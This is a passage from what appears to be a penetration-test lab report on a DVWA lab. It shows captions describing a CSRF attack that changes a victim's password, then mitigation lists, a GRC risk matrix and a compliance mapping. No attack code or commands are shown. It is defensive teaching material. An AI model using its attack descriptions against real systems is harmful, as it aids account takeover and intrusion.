

Figure 50: Changing Password



Figure 51: Display The HTML code for the page, and password has changed by attacker . If attacker send link to victim, the password will be changed.



Figure 52: We can see that password has changed

9 Mitigations

9.1 File Upload (unrestricted / insecure file upload) (A05: Injection)

- Validate file type server-side (MIME + extension + content checks).
- Restrict uploads to safe types only (e.g., images: .jpg, .png) and verify content matches type.
- Store uploads outside the web root and serve them via a handler, not directly.
- Rename files and remove executable permissions; never allow .php, .aspx, .exe, etc.
- Implement size limits and virus/malware scanning on uploads.

9.2 Command Injection (A05: Injection)

- Never pass user input directly to shell commands.
- Use safe APIs without shell (e.g., library calls instead of system(), exec()).
- If you must call commands, use whitelists of allowed values and strong input validation.
- Escape and sanitize all parameters; reject dangerous characters.
- Run the web app with least privileges so even if exploited, impact is reduced.

9.3 Reverse Shell (as result of RCE / file upload / command injection) (A02: Security Misconfiguration)

- Fixing underlying RCE/File Upload/Command Injection vulnerabilities as above.
- Restricting outbound connections at the firewall (egress filtering) to block arbitrary reverse connections.
- Using application whitelisting (only allow specific binaries to execute).
- Monitoring with SIEM (like Wazuh) for suspicious processes and network connections.

9.4 Reflected XSS

- Encode output: HTML-encode user input before reflecting it back into HTML, attributes, or JS.
- Use frameworks or functions that auto-escape output by default.
- Implement input validation and strip/neutralize tags and event handlers (¡script¿, onload, onclick, etc.).
- Use Content Security Policy (CSP) to reduce impact if XSS slips through.
- Avoid reflecting user input directly into JavaScript or HTML without encoding.

9.5 CSRF

- Force the user to re-enter their password (or use 2FA) before performing critical operations like changing password or email
- The server verifies that the request originates from its own domain by checking the Referer or Origin header. DVWA High level optionally uses this in combination with tokens.

10 GRC Traceability Matrix

	A	B	C	D	E	F	G
1	Asset	Vulnerability	Category	Description	Impact	Likelihood	Risk Level
2	Ubuntu Server (DVWA)	Command Injection	Injection (OWASP A05)	User-controlled input passed directly to system shell enabling remote command execution.	High	High	Critical
3	Ubuntu Server (DVWA)	Reflected XSS	XSS (OWASP A03)	Improper output encoding causing JavaScript execution in victim browser.	Medium	High	High
4	Ubuntu Server (DVWA)	Unrestricted File Upload	Broken Access Control / Injection	Malicious executable uploads allowed; attacker can execute web shells.	High	High	Critical
5	Ubuntu Server	Outdated OS (Ubuntu 18.04 EoL)	Patch Management	Unsupported operating system with missing security patches.	High	Medium	High
6	Ubuntu Server	Outdated OpenSSH	Configuration Weakness	SSH version exposes outdated ciphers and vulnerabilities.	Medium	Medium	Medium
7	Windows Server 2012	SMBv1 Enabled (Legacy Protocol)	Network Exposure	SMBv1 vulnerable to EternalBlue-like exploits (remote code execution).	High	High	Critical
8	Windows Server 2012	IIS Misconfigurations	Security Misconfiguration	Outdated modules, verbose banners, unnecessary features enabled.	Medium	Medium	Medium
9	Windows Server 2012	Outdated OS (2012 R2)	End-of-Life Risk	Windows Server 2012 no longer receives security updates.	High	Medium	High
10	Windows Server 2012	SMB Multiple Issues (Nessus)	Misconfiguration / Known CVEs	Multiple SMB vulnerabilities including anonymous access and outdated patches.	High	High	Critical

Figure 53: GRC Traceability Matrix - 1

	H	I	J
1	Mapped Standards (NIST / ISO 27001 / OWASP)	Recommended Mitigations	Detection & Monitoring (Wazuh)
2	NIST PR.IP-1, PR.DS-6 / ISO A.14.2.5 / OWASP A05	Remove system() calls, sanitize parameters, use safe libraries, least-privilege execution.	Monitor for abnormal process creation and outgoing connections (RCE indicators).
3	NIST PR.DS-6, DE.CM-7 / ISO A.12.6.1 / OWASP A03	Encode output, apply CSP, validate input, use secure frameworks.	Detect unusual web parameter patterns or script injection attempts.
4	NIST PR.AC-4, PR.DS-6 / ISO A.12.2.1 / OWASP A01	Restrict file types, validate MIME signatures, disable execution in upload directories.	Alert on suspicious uploads, PHP execution in upload folders.
5	NIST PR.MA-1 / ISO A.12.6.1	Upgrade OS to supported LTS version.	Monitor kernel-level exploit attempts.
6	NIST PR.AC-3 / ISO A.9.2.3	Disable weak ciphers, update OpenSSH, enforce key-only authentication.	Monitor failed SSH logins and brute-force attempts.
7	NIST PR.AC-5, PR.IP-1 / ISO A.13.1.1	Disable SMBv1, enable SMBv2/3, patch system.	Detect anomalous SMB traffic, exploit signatures.
8	NIST PR.IP-1 / ISO A.14.2.5	Disable unused modules, harden headers, enable TLS 1.2+, patch IIS.	Monitor HTTP anomalies and brute-force patterns.
9	NIST PR.MA-1 / ISO A.12.6.1	Upgrade to Windows Server 2019/2022.	Monitor for privilege escalation attempts and exploit signatures.
10	NIST PR.AC-4 / ISO A.9.4.2	Apply all SMB patches, block SMB externally, enforce authentication.	Detect unauthorized SMB enumeration and failed logons.

Figure 54: GRC Traceability Matrix - 2

	A	B	C	D	E
1	Framework	Key Controls Required	Current Status	Gap Assessment	Remediation Deadline
2	NIST 800-53	SI-2 (Flaw Remediation), SI-4 (Monitoring), AC-2 (Account Management)	Non-Compliant	All 5 vulnerabilities violate SI-2/SI-10	Immediate
3	ISO 27001	A.12.6.1 (Management of Technical Vulnerabilities), A.14.2.1 (Change Manage	Non-Compliant	Lack of patch mgmt and change control	30 Days
4	CIS Controls	CIS 2.1 (Asset Mgmt), CIS 7.1 (Software Defense), CIS 5.1 (Access Control)	Partially Compliant	Missing secure configuration baselines	30 Days
5	PCI DSS	Req 6.2 (Secure Development), Req 6.5.x (Input Validation)	Non-Compliant	All injection flaws violate Req 6.5	Immediate
6	MITRE ATT&CK	Defensive coverage for T1021, T1059, T1190, T1598	Limited	EDR/XDR not deployed; detection gaps exist	60 Days
7					

Figure 55: Compliance Mapping Summary